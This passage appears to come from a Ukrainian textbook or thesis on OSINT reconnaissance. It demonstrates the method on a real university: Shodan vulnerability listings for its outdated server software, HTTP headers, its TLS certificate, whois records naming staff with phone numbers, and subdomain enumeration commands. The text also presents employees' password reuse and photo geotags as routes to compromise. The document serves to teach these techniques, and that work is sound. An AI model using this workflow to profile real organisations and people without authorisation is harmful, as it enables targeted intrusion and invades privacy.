SpiderFoot – це інструмент розвідки, який автоматично запитує понад 100 загальнодоступних джерел даних (OSINT) для збору інформації про IP-адреси, доменні імена, адреси електронної пошти, імена тощо. Для цього потрібно просто вказати ціль дослідження, обрати, які модулі ввімкнути, а потім SpiderFoot збере дані, щоб створити розуміння всіх сутностей і того, як вони пов’язані між собою. SpiderFoot можна використовувати для спрощення процесу компіляції OSINT для пошуку інформації про ціль шляхом автоматизації процесу збору. Якщо хтось завантажить зображення в будь-яку із загальнодоступних соціальних мереж з активованою функцією геолокації, SpiderFoot зможе побачити повну активну інформацію про те, де була ця особа.

2.1.7 OSINT Framework

Фреймворк OSINT зосереджений на зборі інформації з безкоштовних інструментів або ресурсів [28]. Мета фреймворку полягає в тому, щоб допомогти людям знайти безкоштовні OSINT-ресурси. Деякі з включених сайтів можуть вимагати реєстрації або пропонувати більше даних за певну оплату, але OSINT дає можливість отримати принаймні частину доступної інформації безкоштовно.

Фреймворк OSINT можна використовувати для отримання даних шляхом аналізу різних публічних платформ. Ці платформи включають новини, зображення, платформи соціальних мереж тощо. Фреймворк OSINT є благом для цифрового світу, оскільки він допомагає викристалізувати велику

частину даних в Інтернеті, дістаючи інформацію, яка є більш актуальною та цінною. Інструменти OSINT спрощують життя завдяки феномену сегрегації – розділення (відокремлення) інформації. Фреймворки OSINT використовуються в різних галузях для досягнення оптимальних результатів.

2.2 Використання пошукових сервісів

Хакер або аудитор може використовувати для збору інформації пошуковий сервіс, і не тільки Google, а також Yahoo або будь-який інший. Для прискорення та полегшення процесу пошуку та збору інформації можна використовувати оператори пошуку. Без них знайти необхідну інформацію буде непросто складно, але практично неможливо.

Наприклад, на запит ukrposhta Google видає близько 1 680 000 результатів. За запитом site:ukrposhta.ua – 8230, а після уточнення site:ukrposhta.ua filetype:doc – всього 27.

Таким чином, з понад мільйона результатів пошуку відфільтровано тільки те, що було цікаво.

Оператори:

– оператор site обмежує виведення результатів запиту інформацією з одного сайту (приклад використання – site:ukrposhta.ua);

– оператор filetype використовується для пошуку файлів певного типу (приклад використання – filetype:doc);

– оператор inurl шукає заданий текст лише на url сайту;

– оператор intitle шукає інформацію, виходячи із заголовка документа.

Порівняльні характеристики цих та інших операторів наведено в таблиці 2.1. Як видно з наведеного списку, існує безліч операторів, і кожен з них має свої характеристики. У процесі збирання інформації, використання Google або іншої пошукової системи з використанням операторів може дійсно принести багато корисних результатів.

Таблиця 2.1 – Таблиця розвинених операторів [29]

Оператор	Призначення	Поєднання з іншими операторами	Можливість самостійного використання	Пошук в			
				Web	Зображеннях	Групах	Новинах
intitle	Пошук в заголовках сторінок	так	так	так	так	так	так
allintitle	Пошук в заголовках сторінок	ні	так	так	так	так	так
inurl	Пошук в URL	так	так	так	так	практично ні	як в заголовку
allinurl	Пошук в URL	ні	так	так	так	так	як в заголовку
filetype	Пошук певних файлів	так	ні	так	так	ні	практично ні
allintext	Пошук лише в тексті сторінки	практично ні	так	так	так	так	так
site	Пошук на певних сайтах	так	так	так	так	ні	практично ні
link	Пошук посилань на сторінки	ні	так	так	ні	ні	практично ні
inanchor	Пошук якірних текстових посилань	так	так	так	так	практично ні	так
numrange	Знаходження номера	так	так	так	ні	ні	практично ні
daterange	Пошук у діапазоні дат	так	ні	так	практично ні	практично ні	практично ні
author	Пошук авторів групи	так	так	ні	ні	так	практично ні
group	Пошук за назвою групи	практично ні	так	ні	ні	так	практично ні
insubject	Груповий предметний пошук	так	так	як в заголовку	як в заголовку	так	як в заголовку
msgid	Пошук за msgid групи	ні	так	практично ні	практично ні	так	практично ні

2.3 Пошук інформації про людей

Якщо знайдено список співробітників компанії, то буде корисним зібрати про них якнайбільше інформації. Досить часто буває, що зламування ресурсу, який, здавалося б, не має жодного відношення до організації, яку намагаються зламати, призводить до її компрометації. Таке можливо, якщо співробітники використовують одні й самі паролі для доступу до різних систем.

Найкращим місцем пошуку інформації залишаються соціальні мережі. Завдяки тому, що ними користується безліч людей, вони стають бездонним джерелом інформації. За ними можна відстежити все – кар'єру, спосіб життя,

інтереси та багато іншого. Користуючись даними про геомітки фотографій можна подивитися, що відбувається за зачиненими дверима організації.

2.4 Пошук серед архівних даних

Щоб знайти інформацію, яку організація перш за все публікувала в Інтернеті, а потім видалила (через допуск помилки або втрати актуальності даної інформації) можна скористатися сервісом archive.org. Це так званий архів Інтернету, який збирає копії веб-сторінок, графічні матеріали, відео- та аудіозаписи та програмне забезпечення. Архів забезпечує довгострокове архівування зібраного матеріалу та безкоштовний доступ до своїх баз даних для широкої публіки.

2.5 Демонстрація збору інформації

Проведемо розвідку (збір інформації) Національного університету "Запорізька політехніка", використовуючи різні загальнодоступні веб-сайти або програмні інструменти з відкритим кодом.

2.5.1 Google - пошук

За допомогою Google знайдемо сайт організації (рисунок 2.1).

Існує безліч онлайн-інструментів, які дозволяють шукати інформацію про автономну систему для заданого імені організації або домену [30 – 32].

Безкласова міждоменна маршрутизація (CIDR) – це метод розподілу IP-адрес та IP-маршрутизації. Нотація CIDR є компактним представленням IP-адреси і пов'язаного з ним префікса маршрутизації. Позначення складається з IP-адреси, символу косої риси (/) та цілого числа. Наприклад, запис CIDR 18.5.27.0/24 означає, що старші 24 біт адреси (18.5.27) залишаються постійними, а молодші 8 біт є змінними і представляють комп'ютери в

підмережі. 18.5.27.0 – це перша адреса, а 18.5.27.255 – остання адреса, всього 256 можливих адрес в цьому діапазоні.




Рисунок 2.1 – Пошук інформації про організацію

Для визначення номера автономної системи Національного університету «Запорізька політехніка» та її підмережі у форматі CIDR проаналізуємо інформацію на сайті HackerTarget [31].

29599	"Zaporizhzhia Polytechnic" National university	194.8.51.0/24

Рисунок 2.2 – Результат визначення номера автономної системи Національного університету «Запорізька політехніка»

2.5.2 Shodan

Shodan.io є інтернет-ресурсом, що дозволяє отримувати інформацію про підключені до мережі пристрої за їх IP-адресою. Іншими словами, ресурс є пошуковою системою, що дозволяє користувачам шукати підключені до інтернету сервера: веб-камери, маршрутизатори, і т. д. Деякі також описують його як пошукову систему сервісних банерів, що є метаданими, які сервер відправляє назад клієнту при відповіді. Цими метаданими може бути інформація про програмне забезпечення, які опції підтримує сервіс, вітальне повідомлення або ще щось, що клієнт повинен з'ясувати перед взаємодією з сервером.

У своїй роботі Shodan головним чином збирає дані про веб-сервери HTTP/HTTPS (порти 80, 8080, 443, 8443), а також FTP (порт 21), SSH (порт 22), Telnet (порт 23), SNMP (порт 161), IMAP (порти 143, 993), SMTP (порт 25), SIP (порт 5060), RTSP (порт 554). Останній протокол може використовуватися для доступу до веб-камер та відеопотоку [33, 34].

Розглянемо практичне застосування ресурсу на прикладі сайту Національного університету "Запорізька політехніка" https://zp.edu.ua/. Для цього необхідно в пошуковий рядок ввести IP-адресу сайту. В результаті маніпуляції відобразилася інформація про сервер (провайдер, місцезнаходження і т.д.), відкриті порти і що розташоване на них (криптографічні ключі, версія веб-сервера, SSH і т.д.). Результат роботи представлений на рисунку 2.3.

Також стандартний функціонал здатний знаходити вразливості ресурсу та виводити їх CVE, завдяки чому можна знайти методи рішення скориставшись загальною базою https://cve.mitre.org/. Приклад виявлення вразливостей наведено на рисунку 2.4.

Маючи ці дані, вже можна зробити аналітику на предмет вразливості, проводити сканування та моніторинг цільового ресурсу (або цілої мережі), в

режимі реального часу: виявляти витоки даних у хмару, фішингові веб-сайти, зламані бази даних і т.д.





Рисунок 2.3 – Shodan.io в роботі

Shodan надає інструменти моніторингу всіх підключених пристроїв в Інтернеті. Варто також зауважити, що можна налаштувати зручне оповіщення за результатами моніторингу та виявлення будь-яких аномалій.



⚠ Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2019-1559	If an application encounters a fatal protocol error and then calls SSL_shutdown() twice (once to send a close_notify, and once to receive one) then OpenSSL can respond differently to the calling application if a 0 byte record is received with invalid padding compared to if a 0 byte record is received with an invalid MAC. If the application then behaves differently based on that in a way that is detectable to the remote peer, then this amounts to a padding oracle that could be used to decrypt data. In order for this to be exploitable "non-stitched" ciphersuites must be in use. Stitched ciphersuites are optimised implementations of certain commonly used ciphersuites. Also the application must call SSL_shutdown() twice even if a protocol error has occurred (applications should not do this but some do anyway). Fixed in OpenSSL 1.0.2r (Affected 1.0.2-1.0.2q).
CVE-2022-0778	The BN_mod_sqrt() function, which computes a modular square root, contains a bug that can cause it to loop forever for non-prime moduli. Internally this function is used when parsing certificates that contain elliptic curve public keys in compressed form or explicit elliptic curve parameters with a base point encoded in compressed form. It is possible to trigger the infinite loop by crafting a certificate that has invalid explicit curve parameters. Since certificate parsing happens prior to verification of the certificate signature, any process that parses an externally supplied certificate may thus be subject to a denial of service attack. The infinite loop can also be reached when parsing crafted private keys as they can contain explicit elliptic curve parameters. Thus vulnerable situations include: - TLS clients consuming server certificates - TLS servers consuming client certificates - Hosting providers taking certificates or private keys from customers - Certificate authorities parsing certification requests from subscribers - Anything else which parses ASN.1 elliptic curve parameters Also any other applications that use the BN_mod_sqrt() where the attacker can control the parameter values are vulnerable to this DoS issue. In the OpenSSL 1.0.2 version the public key is not parsed during initial parsing of the certificate which makes it slightly harder to trigger the infinite loop. However any operation which requires the public key from the certificate will trigger the infinite loop. In particular the attacker can use a self-signed certificate to trigger the loop during verification of the certificate signature. This issue affects OpenSSL versions 1.0.2, 1.1.1 and 3.0. It was addressed in the releases of 1.1.1n and 3.0.2 on the 15th March 2022. Fixed in OpenSSL 3.0.2 (Affected 3.0.0,3.0.1). Fixed in OpenSSL 1.1.1n (Affected 1.1.1-1.1.1m). Fixed in OpenSSL 1.0.2zd (Affected 1.0.2-1.0.2zc).
CVE-2020-1934	In Apache HTTP Server 2.4.0 to 2.4.41, mod_proxy_ftp may use uninitialized memory when proxying to a malicious FTP server.
CVE-2018-17189	In Apache HTTP server versions 2.4.37 and prior, by sending request bodies in a slow loris way to plain resources, the h2 stream for that request unnecessarily occupied a server thread cleaning up that incoming data. This affects only HTTP/2 (mod_http2) connections.
CVE-2021-34798	Malformed requests may cause the server to dereference a NULL pointer. This issue affects Apache HTTP Server 2.4.48 and earlier.
CVE-2020-35452	Apache HTTP Server versions 2.4.0 to 2.4.46 A specially crafted Digest nonce can cause a stack overflow in mod_auth_digest. There is no report of this overflow being exploitable, nor the Apache HTTP Server team could create

reftime: 3874038324.79
poll: 3

// 443 / TCP 1677681473 | 2022-10-08T10:57:47.051253

Apache httpd 2.4.29

HTTP/1.1 200 OK
Date: Sat, 08 Oct 2022 10:57:46 GMT
Server: Apache/2.4.29 (FreeBSD) OpenSSL/1.0.2k-freebsd PHP/5.6.31
X-Content-Type-Options: nosniff
X-Powered-By: PHP/5.6.31
X-Drupal-Cache: HIT
Etag: "1665221079-0"
Content-Language: uk
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Permissions-Policy: interest-cohort=()
X-Generator: ZNTU 7 (http://zntu.edu.ua)
Link: <https://194.8.51.161/>; rel="canonical",<https://194.8.51.161/>; rel="shortlink"
Cache-Control: public, max-age=1800
Last-Modified: Sat, 08 Oct 2022 09:24:39 GMT
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary: Cookie
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8

SSL Certificate

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            03:66:2e:4b:5e:a0:19:e8:8b:54:78:e1:21:2b:be:b0:f2:8e
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=US, O=Let's Encrypt, CN=R3
        Validity
            Not Before: Aug 3 17:25:44 2022 GMT
            Not After : Nov 1 17:25:43 2022 GMT
        Subject: CN=zp.edu.ua
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:f5:d2:bb:f5:bc:29:bd:c2:26:bb:fc:a2:b7:a5:
                    4f:dc:7a:25:f7:79:37:d8:56:bb:6b:16:20:cd:d5:
                    eb:a2:26:ac:a2:88:59:f7:98:9a:08:b7:06:68:5c:
                    a3:4d:41:29:6d:80:38:fe:17:95:c4:97:1a:0b:79:
                    9e:05:7c:b0:dc:06:fc:64:c3:59:0b:be:f1:eb:a7:
                    46:ec:24:cf:63:4a:70:ad:83:f3:c5:46:20:01:93:
                    a0:c0:f0:09:d8:7f:26:de:e8:56:0c:48:91:f7:f1:
                    d3:74:13:e5:c7:f1:4f:9e:08:65:8a:0c:db:43:22:
                    52:83:c6:dc:ea:f7:05:db:84:eb:d8:93:06:31:54:
                    04:3b:a3:35:11:f7:a3:03:80:e7:1f:18:e9:0a:6e:
                    24:d7:62:4f:57:db:5a:ba:e4:48:ee:55:85:7a:dd:
                    9c:ce:a2:63:cc:a4:d9:28:b1:eb:9e:a4:12:84:52:
                    b3:ef:4f:e3:d9:d6:a6:4c:98:f6:4f:ec:ed:86:a1:
                    60:78:4a:c4:8e:7b:d1:79:22:ea:46:91:79:5d:7e:
                    f9:d6:d3:99:48:01:98:be:cc:f2:bf:fb:87:d7:66:
                    14:3e:58:21:2d:8a:f7:08:ac:5b:ad:89:64:48:8e:
                    2c:9b:3c:dd:33:6a:95:79:5b:46:46:0d:a5:fd:ec:
                    71:31
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Key Usage: critical
                Digital Signature, Key Encipherment
            X509v3 Extended Key Usage:
                TLS Web Server Authentication, TLS Web Client Authentication
            X509v3 Basic Constraints: critical
                CA:FALSE
            X509v3 Subject Key Identifier:
                3C:C0:11:5D:70:44:79:19:00:D3:B2:67:CD:E7:A0:F1:51:EB:E5:A3
            X509v3 Authority Key Identifier:
                14:2E:B3:17:B7:58:56:CB:AE:50:09:40:E6:1F:AF:9D:8B:14:C2:C6
            Authority Information Access:
                OCSP - URI:http://r3.o.lencr.org
                CA Issuers - URI:http://r3.i.lencr.org/
            X509v3 Subject Alternative Name:
                DNS:www.zntu.edu.ua, DNS:www.zp.edu.ua, DNS:zntu.edu.ua, DNS:zp.edu.ua

Рисунок 2.4 – Вразливості та SSL сертифікат для сайту zp.edu.ua

2.5.3 Whois

Система Whois дозволяє отримати доступ до довідкової інформації, що зберігається у реєстраторів доменних імен. Для отримання інформації про домен необхідно в консолі unix-системи запустити утиліту «whois» з IP-адресою та доменним ім'ям сайту. IP-адреса визначається шляхом запуску команди «ping» (рис. 2.5).

```
$ ping zp.edu.ua
```




Рисунок 2.5 – Визначення IP-адреси

Використовуючи whois у віртуальній машині Kali linux, знайдемо інформацію про доменне ім'я «zp.edu.ua» (рис. 2.6 – 2.7).

```
$ whois <IP>
$ whois zp.edu.ua
```

2.5.4 DNS

Для автоматизованого пошуку субдоменів організації можна використовувати Sublist3r [35], DNS Dumpster [36], Fierce [37].

Sublist3r – це інструмент переліку DNS. Він використовує комбінацію пошукових систем в Інтернеті та (необов'язково) вгадування грубої сили, щоб надати список піддоменів з урахуванням початкового домену.

Використовуючи Sublist3r у віртуальній машині Kali Linux, отримаємо неповний, але достатньо великий список піддоменів для доменного імені zp.edu.ua.

Для цього встановлюємо утиліту Sublist3r згідно з інструкцією [35] та запускаємо її із зазначенням домену:

```
$ sudo apt install sublist3r # Install the Sublist3r
$ sublist3r --domain zp.edu.ua # Run the enumeration.
```

```
┌──(r㉿ linux)-[~]
└─$ whois 194.8.51.161
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '194.8.51.0 - 194.8.51.255'

% Abuse contact for '194.8.51.0 - 194.8.51.255' is 'abuse@zntu.edu.ua'

inetnum:        194.8.51.0 - 194.8.51.255
netname:        ZPNU-UA
descr:          ZPNU
descr:          64, Zhukovsky St.
descr:          69063 Ukraine
descr:          Zaporizhzhye
country:        UA
org:            ORG-ZNTU1-RIPE
admin-c:        NIZ1-RIPE
tech-c:         AS31906-RIPE
status:         ASSIGNED PI
mnt-by:         RIPE-NCC-END-MNT
mnt-by:         ZNTU-MNT
mnt-routes:     ZNTU-MNT
created:        2003-10-14T15:02:55Z
last-modified:  2022-07-08T09:57:22Z
source:         RIPE
sponsoring-org: ORG-CoEI1-RIPE

organisation:   ORG-ZNTU1-RIPE
org-name:       "Zaporizhzhia Polytechnic" National university
org-type:       OTHER
address:        64, Zhukovsky St.
address:        Zaporizhzhye, 69063
address:        Ukraine
phone:          +380 61 7698214
abuse-c:        AR19700-RIPE
mnt-ref:        ZNTU-MNT
mnt-by:         ZNTU-MNT
created:        2013-05-21T10:06:48Z
last-modified:  2022-07-12T13:48:02Z
source:         RIPE # Filtered

person:         Andrey Savchuk
address:        "Zaporizhzhia Polytechnic" National university
address:        64, Zhukovsky St.
address:        Zaporozhye, 69063
address:        Ukraine
phone:          +380 61 7698381
fax-no:         +380 61 7642141
nic-hdl:        AS31906-RIPE
mnt-by:         ZNTU-MNT
created:        2014-02-13T10:31:36Z
last-modified:  2022-07-08T10:18:30Z
source:         RIPE # Filtered

person:         Nataliya Ivanovna Zaverukha
address:        64, Zhukovsky St.
address:        Zaporozhye, 69063
address:        Ukraine
phone:          +380 61 7698214
nic-hdl:        NIZ1-RIPE
created:        2002-02-01T10:01:12Z
last-modified:  2013-05-14T13:41:09Z
source:         RIPE # Filtered
mnt-by:         ZNTU-MNT

% Information related to '194.8.51.0/24AS29599'

route:          194.8.51.0/24
descr:          ZPNU Block
origin:         AS29599
mnt-by:         ZNTU-MNT
created:        2003-10-24T14:31:52Z
last-modified:  2022-07-08T09:59:48Z
source:         RIPE # Filtered

% This query was served by the RIPE Database Query Service version 1.103
(ANGUS)
```

Рисунок 2.6 – Запуск утиліти «whois» з IP-адресою

```
┌──(r㉿ linux)-[~]
└─$ whois zp.edu.ua
% Request from 45.86.200.85
% This is the Ukrainian Whois query server #P.
% The Whois is subject to Terms of use
% See https://hostmaster.ua/services/
%
% IN THE PROCESS OF DELEGATION OF A DOMAIN NAME,
% THE REGISTRANT IS AN ENTITY WHO USES AND MANAGES A CERTAIN DOMAIN
 NAME,
% AND THE REGISTRAR IS A BUSINESS ENTITY THAT PROVIDES THE REGISTRA
NT
% WITH THE SERVICES NECESSARY FOR THE TECHNICAL MAINTENANCE OF THE
REGISTRATION AND OPERATION OF THE DOMAIN NAME.
% FOR INFORMATION ABOUT THE REGISTRANT OF THE DOMAIN NAME, YOU SH
LD CONTACT THE REGISTRAR.


% % .UA whois
% Domain Record:
% =============
domain:    zp.edu.ua
admin-c:   CIIT-UANIC
tech-c:    CIIT-UANIC
